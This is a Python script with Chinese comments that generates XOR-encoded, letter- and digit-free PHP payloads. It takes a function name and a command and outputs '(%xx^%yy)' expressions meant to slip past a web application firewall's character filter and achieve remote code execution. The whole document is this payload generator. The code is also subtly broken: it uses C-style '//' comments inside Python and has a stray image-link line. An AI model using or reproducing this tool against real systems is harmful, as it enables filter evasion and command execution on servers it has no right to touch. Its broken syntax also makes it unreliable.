import re

with open("xor.txt", "w") as xorfile:
    plain = ""
    for i in range(256):
        for j in range(256):
            hex_i = format(i, '02x')//这里把i和j变成16进制
            hex_j = format(j, '02x')
            preg = r'[a-z0-9]'
            if bool(re.search(preg, bytes.fromhex(hex_i).decode(errors='ignore'),re.I)) or bool(re.search(preg, bytes.fromhex(hex_j).decode(errors='ignore'),re.I))://这里是正则,为了去掉已进waf的字符,byte...(error=..)的意思是将十六进制转成字符,若遇到错误则忽视他
                continue
            else:
                a = '%' + hex_i
                b = '%' + hex_j
                c = chr(int(a[1:], 16) ^ int(b[1:], 16))//这里就是异或运算
                if ord(c) >= 32 and ord(c) <= 126://假如c的ascii码在32到126以内,就记录下来
                    plain += c + " " + a + " " + b + "\n"
xorfile.write(plain)
from sys import *
def rce(arg):
       s1=""
       s2=""
       for i in arg:
        xorfile=open("xor.txt","r")
        while True:
            t=xorfile.readline()
            if t=="":
                break
            if t[0]==i:
                s1+=t[2:5]
                s2+=t[6:9]
                break
       xorfile.close()
       rce="("+s1+"^"+s2+")"
       return(rce)
fun=rce(input("your function:"))
com=rce(input("your command:"))
print(fun+com)